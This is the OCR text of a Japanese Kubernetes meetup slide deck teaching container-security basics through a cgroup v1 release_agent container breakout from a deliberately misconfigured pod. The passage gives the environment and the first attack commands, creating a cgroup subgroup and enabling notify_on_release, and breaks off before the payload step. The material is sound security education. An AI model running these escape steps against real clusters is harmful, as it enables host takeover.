コンテナを突き破れ！！
～コンテナセキュリティ入門基礎の基礎～

Kubernetes Novice Tokyo #11

2021/06/22

@mochizuki875

はじめに

・本発表はサイバー攻撃を肯定するものではありません

・発表内で用いるコンテナという言葉は基本的にruncで実行されるコンテナを指します

・掲載内容は個人の見解であり、所属する企業や組織の立場、戦略、意見を
代表するものではありません

・記載されている会社名、商品名、またはサービス名は、各社の商標登録または商標です

whoami

Name
- Keita Mochizuki（mochizuki875）

Work
- Cloud Architect
- Container R&D

@mochizuki875

本日の趣旨

コンテナセキュリティに関する最も基礎的な内容を
実際の攻撃事例を元に理解する

Agenda

1. 想定シナリオ

2. Container Breakout

3. 何がいけなかったのか

4. まとめ


想定シナリオ

Kubernetes上でコンテナ（Pod）が動いているとします。

```
❯❯❯ kubectl get po
NAME                                READY   STATUS    RESTARTS   AGE
web-back                            1/1     Running   1          20d
database                            1/1     Running   0          6d2h
ubuntu                              1/1     Running   0          25d
web-front                           1/1     Running   0          5d4h
```

あるコンテナに攻撃者が侵入してshellを取得されたと想定します。


→**「コンテナは他から隔離されている」**ので安心・・・ですよね？？



Container Breakout

侵入したコンテナからWorker Nodeで任意のコマンドを実行することを試みます。
このようにコンテナの隔離環境からコンテナ外（ホストなど）に影響を及ぼす事を
Container Breakoutと呼びます。
→これができればやりたい放題！！

※今回は対象のコンテナにある設定不備を仕込んでおり、そこを突いて攻撃を行います。
（決して特殊なものでは無いので以降の攻撃手順を見ながらどこがヤバいか一緒に考えてみてください！）




攻撃する上での前提知識

cgroup

cgroupとはLinux上で動作するプロセスに対してリソース使用量を制限する機能です。
コンテナのResource Limitもこの機能を利用しています。
cgroupは以下のようにリソースごとのディレクトリに分かれて管理されており、
各プロセスは制限されるリソースごとに各cgroupに所属します。
※ここでは現状コンテナで標準的に用いられているcgroup v1を前提にしています


/sys/fs/cgroup



攻撃する上での前提知識

release agent

cgroup（v1）の持つ機能の1つにrelease agentという機能があります。
この機能を使うと、cgroupに所属しているプロセスが終了したタイミングで任意のプログラムを実行することができます。



Container Breakout

以降では実際の攻撃手順を解説していきます。
今回の検証及び解説は以下の環境を前提としています。

・Linux Kernel：5.4.0-72-generic
・OS：Ubuntu 20.04.2 LTS
・Kubernetes：v1.21.0
・CRI：containerd 1.4.4
・OCI：runc 1.0.0-rc93

Container Breakout

まずはコンテナ内で特定cgroup内にサブグループを作成します。
コンテナはホストとcgroupを共有しているため、ホスト側にも同じサブグループが作成されます。
※一般的にデフォルトでcgroup namespaceはホストとコンテナで共通


（コンテナ）

```
# mkdir /sys/fs/cgroup/rdma/x

# ls /sys/fs/cgroup/rdma/
cgroup.clone_children  cgroup.procs  cgroup.sane_behavior  notify_on_release  release_agent  tasks  x
```

（ホスト）

```
root@ubuntu-k8s-worker01:~# ls /sys/fs/cgroup/rdma/
cgroup.clone_children  cgroup.procs  cgroup.sane_behavior  notify_on_release  release_agent  tasks  x
```




Container Breakout

cgroupのrelease agentを有効化します。
notify_on_release=1に設定することで、対象cgroupで管理しているプロセスが終了したらrelease_agentに登録されたプログラムを実行させることができます。
※今回の場合は/rdma/x/に所属するプロセスが終了したらrelease_agentに記載されたプログラムを実行させるようにします。

（コンテナ）

```
# echo 1 > /sys/fs/cgroup/rdma/x/notify_on_release
```



